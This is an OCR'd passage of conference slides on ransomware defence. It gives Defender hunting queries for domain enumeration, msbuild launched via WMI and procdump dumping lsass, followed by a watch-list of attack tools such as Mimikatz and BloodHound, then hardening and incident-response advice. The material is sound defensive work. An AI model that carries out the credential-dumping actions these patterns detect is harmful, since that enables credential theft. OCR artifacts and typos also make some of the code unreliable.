| where ProcessCommandLine has_all('user', '/Domain', '/Active:Yes', '/PasswordChg:No')
| summarize commands=count() by DeviceId, bin(Timestamp, 1d)
| where commands > 200
```

DeviceProcessEvents

```
| where InitiatingProcessFileName =~ "wmiprvse.exe"
| where FileName =~ "msbuild.exe" and ProcessCommandLine has "programdata“
```


DeviceProcessEvents

```
| where (FileName has_any ("procdump.exe", "procdump64.exe") and ProcessCommandLine has "lsass")
or
(ProcessCommandLine has "lsass.exe" and (ProcessCommandLine has "-accepteula" or
ProcessCommandLine contains "-ma"))
```


Great list of resources for hunting queries → Microsoft-365-Defender-Hunting-Queries


Device

- Configured default applications for certain file extensions
  - HTA/JS/BAT/JSC/SCT/VBS/WSF
- Microsoft Security Baseline
- Deactives Offices Macros
- Avoid local administrator (use MakeMeAdmin)
- Disable older versions of SMB
- Enable SMB signing
- Sysmon for process monitoring (or using Defender for Endpoint)
  - Monitor for known executables
  - Mimakatz, Procdump, Bloodhound, PowerShell empire, PSEXEC, AnyDesk, TeamViewer)
  - Collect Sysmon logs centralized (If not EDR such as Defender)
    - Applications and Services Logs -> Microsoft -> Windows -> Sysmon -> Operational
- Antivirus, with our without (Defender ATP)
- [Enhanced Real-World Test 2020 - Enterprise - AV-Comparatives (av-comparatives.org)]



pseymour/MakeMeAdmin






Infrastructure


- Have adequte logging/audit for infrastructure
  - Audit Policy Recommendations | Microsoft Docs
- Centralized logging services
- Windows Event Forwarding / Splunk / ELK or Sentinel
- Remove older versions of PowerShell
- Disable unneeded services (example Print Spooler on Domain Controller)
- Have MFA for all external services
  - ADFS and banned IP address
  - ADFS and Azure MFA
  - NPS and Azure MFA extension (Radius)
- Having a backup system that
  - Supported Immuable backup data (and offsite backup)
  - Disconncted from Active Directory and possibly virtualization layer

SaaS

- Enable Unified Logging (for Office 365)
- Monitor for
  - Login from suspicious locations
  - Exceeding sent email threshold
- Define what kind of file extensions that can be synced to O365
- Disable e-mail forwarding to external domains for O365
- App Governance for Cloud App Security
  - Verify Graph API permissions for Oauth applications.
- CASB integration for 3.party applications and Anamoly detection
  - With Automated Governance (Reset User in Azure AD)
- Ensure identity provisioning trough trusted iDP or federated access

```
Set-SPOTenantSyncClientRestriction
-ExcludedFileExtensions
« exe;js;hts"
```






E-mail

- Avoid spoofing of email domains (SPF, DKIM and DMARC)
- Block file extensions not needed in Email
  - zip, .rar, .tar, .tgz, .taz, .z, .gz
- If those file types are needed, Onedrive instead
- For services where it requires opening different attachmens
  - Application Guard for Office
- Add external warning in header (reduce the risk of spoofed domains)
- Defender for Office 365 (Safe Attacments and Safe links)
  - CrowdStrike/CRT: Contact: CRT@crowdstrike.com (github.com)

Information protection

- Ensuring that sensitive information is encrypted (not directly readable)
- Ensure that exfiltrated data is not readable
  - Office 365 = Azure Information Protection
  - Windows Server on-prem = AIP Scanner
  - SQL Server = Transparent data encryption
    - Just ensure that the master key is stored elsewhere



Final advice!

- Move end-user devices to Azure AD
- Requires changes to how users access applications.
- Much of the logic/scripts that is built is aimed at assessing/reconnicance and exploiting infrastructure based upon clients connected to Active Directory and Windows based infrastructure.
- It does not mean that your infrastructure is ransomware-proof but with the current threat landscape Azure AD makes it simpler.
- Still Identity is much of the focus.
- Does not stop devices from getting compromised but stops much of the lateral movement
- Ransomware can still occur but more aimed at IT infrastructure or other attack surfaces

Is there a happily ever after?

NORDIC
— VIRTUAL SUMMIT —

- When it happens (Which it does)
  - Accessing which systems that are affected by the ransomware
  - Having logs/systems in place to determine (why, when and how?)
  - Enabling verbose logging to verify if data is being exfiltrated (and disconnect all affected systems)
  - Ensure Proper Communication flow (Internally and Externally)
    - What is happened, how it affects the users, and give them information as soon as you have more info
  - Contact the proper authoritizes (assistance, decryption tools)
  - Which ransomware ? (In some cases, there might be decryptors available)
    - ID Ransomware (malwarehunterteam.com) (Analyse Ransomware note)